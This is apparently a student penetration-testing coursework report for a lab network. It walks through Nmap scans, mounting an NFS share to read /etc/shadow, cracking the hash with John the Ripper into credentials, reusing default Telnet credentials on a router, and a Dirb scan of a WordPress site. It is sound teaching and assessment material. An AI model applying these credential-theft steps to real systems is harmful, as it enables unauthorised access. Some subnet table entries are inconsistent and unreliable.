CMP314 Coursework – ACME Inc.

Network Evaluation

Paul Michael Oates

2001642

CMP314 Computer Networking 2

Ethical Hacking(Hons)

2022 – 2023

FOR EDUCATIONAL PURPOSES ONLY

TABLE OF CONTENTS

1. INTRODUCTION

1.1. BACKGROUND

Modern Computer networks are the backbone of industries today, they allow for modern business to exist and expand their efficiency and productivity. However, as networks have grown so too has their complexity, leading to misconfigurations and vulnerabilities throughout.

ACME.Inc have employed Abertay University Student Paul Oates to investigate their network as no documentation was discovered after their network manager left. No knowledge of the systems have been left behind leading to concerns with network security, configuration, and network topology.

ACME.Inc have allowed access to their network with a computer running Kali Linux that the pen-tester can use. Only tools and techniques on this machine will be used in any exploitation that takes place.

1.2. AIM

The aim of my investigation is to:

- Produce a detailed network diagram showing all devices on the network
- A network subnet table detailing all network subnets including broadcast address, IP range with subnet calculations
- Identify any Security weakness found demonstrating this and how it could be fixed
- A critical evaluation of the network design

2. NETWORK MAPPING

2.1. NETWORK DIAGRAM

Listed below is the network map identifying the IP address, Interfaces, Subnet Address of the ACME.Inc network. Each colour identifies separate subnets on the network (Figure 2.1.1) also can be found in Appendix A.




Figure 2.1.1 Network Diagram

2.2. SUBNETS

Subnet calculations can be found in Appendix B

Subnet Address	Subnet Mask	Host Range	Number of Usable Hosts	IP Address Used	Broadcast Address	Wildcard Mask
13.13.13.0/24	255.255.255.0	13.13.13.1 - 13.13.13.254	254	13.13.13.12 13.13.13.13	13.13.13.255	0.0.0.255
172.16.221.0/24	255.255.255.0	172.16.221.1 – 172.16.221.254	254	172.16.221.16 172.16.221.237	172.16.221.254	0.0.0.255
192.168.0.32/27	255.255.255.224	192.168.0.33- 192.168.0.62	30	192.168.0.33 192.168.0.34	192.168.0.63	0.0.0.31
192.168.0.64/27	255.255.255.224	192.168.0.65 – 192.168.0.94	30	192.168.0.65 192.168.0.66	192.168.0.95	0.0.0.31
192.168.0.96/27	255.255.255.224	192.168.0.97 – 192.168.0.126	30	192.168.0.97 192.168.0.98	192.168.0.127	0.0.0.31
192.168.0.128/27	255.255.255.224	192.168.0.129 – 192.168.0.158	30	192.168.0.129 192.168.0.130	192.168.0.159	0.0.0.31
192.168.0.192/27	255.255.255.224	192.168.0.193 -192.168.0.222	30	192.168.0.193 192.168.0.200 192.168.0.210	132.168.0.233	0.0.0.31
192.168.0.224/30	255.255.255.252	192.168.0.225 – 192.168.0.226	2	192.168.0.225 192.168.0.226	192.168.0.227	0.0.0.3
192.168.0.228/30	255.255.255.252	192.168.0.229 – 192.168.0.230	2	192.168.0.229 192.168.0.230	192.168.0.231	0.0.0.3
192.168.0.232/30	255.255.255.252	192.168.0.233 – 192.168.0.234	2	192.168.0.233 192.168.0.234	192.168.0.235	0.0.0.3
192.168.0.240/30	255.255.255.252	192.168.0.241 – 192.168.0.242	2	192.168.0.241 192.168.0.242	192.168.0.243	0.0.0.3

2.3. Open Ports

Listed Below are all the ports open on the network. Some ports need to be kept open for the network to function. There are 65536 ports divided into:

- Ports in the range 0 - 1023 are well known ports
- Ports in the range 1024 – 49151 are registered ports
- Ports in the range 49152 – 65535 are dynamic ports (geeksforgeeks.org, 28-02-2022)

Below is a list of all ports open on each device. This was done through Nmap a network mapping tool.

System	Port	Service
Computer 1	22	SSH
	111	RPCBIND
	2049	NFS
	39967	N/A
	42653	N/A
	46044	N/A
	56452	N/A
	56774	N/A
Computer 2	22	SSH
	111	RPCBIND
	2049	NFS
	35714	N/A
	40700	N/A
	51369	N/A
	57609	N/A
	58725	N/A
Computer 3	22	SSH
Computer 4	22	SSH
	111	RPCBIND
	2049	NFS
	37527	N/A
	39674	N/A
	40431	N/A
	51195	N/A
	54645	N/A
Computer 5	22	SSH
	111	RPCBIND
	2049	NFS
	36642	N/A
	41952	N/A
	43342	N/A
	57333	N/A
Router 1	22	SSH
	23	Telnet
	80	HTTP
	443	HTTPS
Router 2	23	Telnet
	80	HTTP

	443	HTTPS
Router 3	23	Telnet
	80	HTTP
	443	HTTPS
Router 4	23	Telnet
	80	HTTP
	443	HTTPS
Firewall	53	DNS
	80	HTTP
	2601	Zebra
	2604	OSPFD
	2605	BGPD
Web Server 1	80	HTTP
	443	HTTPS
Web Server 2	22	SSH
	80	HTTP
	111	RPCBIND
Kali Linux	22	SSH
	3389	Ms-wbt-server

3. Network Mapping

To gain an understanding of how this network is mapped out intrusive techniques such as bruteforce attacks and exploits had to be ran. This was discussed with ACME.Inc and only tools installed on the machine have been used as per their request.

Kali Machine

Initially Ifconfig was run to discover what the IP of the Kali Machine was:

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.200  netmask 255.255.255.224  broadcast 192.168.0.223
        inet6 fe80::215:5dff:fe00:400  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:00:04:00  txqueuelen 1000  (Ethernet)
        RX packets 5904  bytes 342208 (334.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10361  bytes 12079926 (11.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4032  bytes 170639 (166.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4032  bytes 170639 (166.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 3.0.0 Ifconfig command

Figure 3.0.0. shows that discovered IP was 192.168.0.200 with a CIDR notation of /27 (255.255.255.224). A basic Nmap scan of this subnet was undertaken as to discover any devices on the subnet.




Figure 3.0.1: Nmap scan of 192.168.0.192/27 Note discard .199 (VM)

Figure 3.0.1 shows three devices of interest;

- 192.168.0.200 – Kali Linux Machine
- 192.168.0.210 - Computer 1
- 192.168.0.193 - VyOS Router

A more detailed scan with the -sV and -O switches was executed to determine the operating system and services running.

192.168.0.200

```
Nmap done: 1 IP address (1 host up) scanned in 20.97 seconds
root@kali:~# nmap -sV -O 192.168.0.200
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-08 08:36 EST
Nmap scan report for 192.168.0.200
Host is up (0.000048s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 8.1p1 Debian 1 (protocol 2.0)
3389/tcp open  ms-wbt-server xrdp
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.98 seconds
root@kali:~#
```

Figure 3.0.2 Nmap scan of the Kali machine with -O -sV switches

Figure 3.0.2 shows the Kali Linux machine used to document and test the network.

192.168.0.210

```
root@kali:~# nmap -sV -O 192.168.0.210
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-08 08:33 EST
Nmap scan report for 192.168.0.210
Host is up (0.00052s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:15:5D:00:04:04 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 3.0.3 Nmap Scan of Computer 1 with -O -sV switches

Figure 3.0.3 Nmap scan shows the Ubuntu Linux computer with SSH, NFS and RPCBIND protocols in use. From now on this will be known as Computer 1. The NFS share on port 2049 will be mounted on the Kali Linux machine.

Computer 1

```
oot@kali:~# mount -t nfs 192.168.0.210: Desktop/mount210
oot@kali:~#
```

Figure 3.0.4 Mounting Computer 1's NFS share

Figure 3.0.4 shows that using the mount, it was possible to access files from Computer 1. Initially this was checked for incorrect permissions by reading the /etc/shadow file. This is a file where the username and password hashes can be stored.




Figure 3.0.5 Reading the Shadow file of Computer 1

Figure 3.0.5 shows the username and password hash from the shadow file. This file was then copied to the Kali Machine and was hash cracked using 'John The Ripper' a hash cracking tool.

```
root@kali:~/Desktop# john shadow
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
plums            (xadmin)
1g 0:00:02:10 DONE 3/3 (2022-12-08 09:36) 0.007685g/s 3455p/s 3455c/s 3455C/s phxbb..plida
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop#
```

Figure 3.0.6 John running against Computer 1's shadow file

Figure 3.0.6 shows the output of the 'John The Ripper' tool, it discovered the username of 'xadmin' and the password 'plums'. The credentials were then used to connect to Computer 2 via SSH on port 22.

```
Are you sure you want to continue connecting (yes/no/[fingerprint])? ^C
root@kali:~/Desktop# ssh xadmin@192.168.0.210
The authenticity of host '192.168.0.210 (192.168.0.210)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.210' (ECDSA) to the list of known hosts.
xadmin@192.168.0.210's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Sun Aug 13 15:03:16 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:04
          inet addr:192.168.0.210  Bcast:192.168.0.223  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:404/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5731 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4621 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:391509 (391.5 KB)  TX bytes:376452 (376.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:282 errors:0 dropped:0 overruns:0 frame:0
          TX packets:282 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21297 (21.2 KB)  TX bytes:21297 (21.2 KB)

xadmin@xadmin-virtual-machine:~$
```

Figure 3.0.7 SSH into Computer 1

Figure 3.0.8 shows that the credentials worked and the Ifconfig command was run to see the network connections on Computer 1. There is only two connections “eth0” and “lo”, ‘eth0’ is the connection used to connect the PC to the network and ‘lo’ is a local loopback connection. There are no further connections this is the end of this branch.

192.168.0.193

An Nmap scan was run with the -sV and -O switches to discover the operating system and services versions. This will be known as Router 1.




Figure 3.08 Nmap scan of VyOS Router 1 with -O -sV switches

Router 1

Figure 3.0.8 shows Router 1 as a VyOS Linux router. Three services were present on the router an SSH, Telnet and a HTTP web server. The webserver has no interface. The SSH port didn’t work with default credentials (root/toor). The Telnet service on port 23 with default credentials of vyos / vyos (vyos.io,2019) allowed a successful connection.




Figure 3.0.9 TELNET into 192.168.0.193

Figure 3.0.9 shows that by gaining access to this router though the default credentials, this allowed for further mapping of the network through the ‘show interfaces’ command to identify what network interfaces are present on the device.




Figure 3.0.10 Show interfaces command on Router 1

Figure 3.0.10 shows the Interfaces, IP addresses with subnets and status. No descriptions to give idea of purpose has been given. There are three ethernet connections to the router eth1, eth2, eth3. There is also a local loopback connection on interface lo.

Through the 'show ip route' command we can understand what is on each connection




Figure 3.0.11 show ip route separated by interface

Figure 3.0.10/3.0.11 has identified the following information:

- eth3 : A switch which connects the Kali Machine and Computer 1 to Router 1
- eth2: A network on the subnet 172.16.221.0/24
- eth1 : Another router 192.168.0.224/30 with further connections

172.16.221.0/24

Running a basic Nmap scan against this subnet shows us

```
root@kali:~/Desktop# nmap 172.16.221.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-08 09:52 EST
Stats: 0:00:44 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Parallel DNS resolution of 256 hosts. Timing: About 0.00% done
Nmap scan report for 172.16.221.16
Host is up (0.00053s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 172.16.221.237
Host is up (0.0011s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
```

Figure 3.0.12 Nmap scan of 172.16.221.0/24

Figure 3.0.12 shows two hosts up on this subnet:

- 172.16.221.16 - Router 1 (previously discovered)
- 172.16.221.237 - Webserver 1

Webserver 1

By running a Nmap scan with the -sV – O switches we can identify what services, versions and operating systems are running.

```
Nmap done: 256 IP addresses (2 hosts up) scanned in 44.54 seconds
root@kali:~/Desktop# nmap -O -sV 172.16.221.237
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-08 09:55 EST
Nmap scan report for 172.16.221.237
Host is up (0.00086s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.59 seconds
root@kali:~/Desktop#
```

Figure 3.0.13 Nmap scan of webserver 1 with -O -sV switches

Figure 3.0.13 shows Webserver 1 is a Ubuntu Linux system running Apache 2.2.22. 'Dirb' is a tool for enumerating website addresses which was ran to identify what web addresses are live on this system. The full scan is available in Appendix C .

```
---- Entering directory: http://172.16.221.237/wordpress/wp-admin/network/ ----
+ http://172.16.221.237/wordpress/wp-admin/network/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/settings (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/setup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/sites (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/upgrade (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/users (CODE:302|SIZE:0)
```

Figure 3.0.14 Webserver 1 Dirb scan snippet

Figure 3.0.14 shows a WordPress server was running on Webserver 1. By going to this URL we can see a “Mr Blobby” WordPress site see Figure 3.0.15.

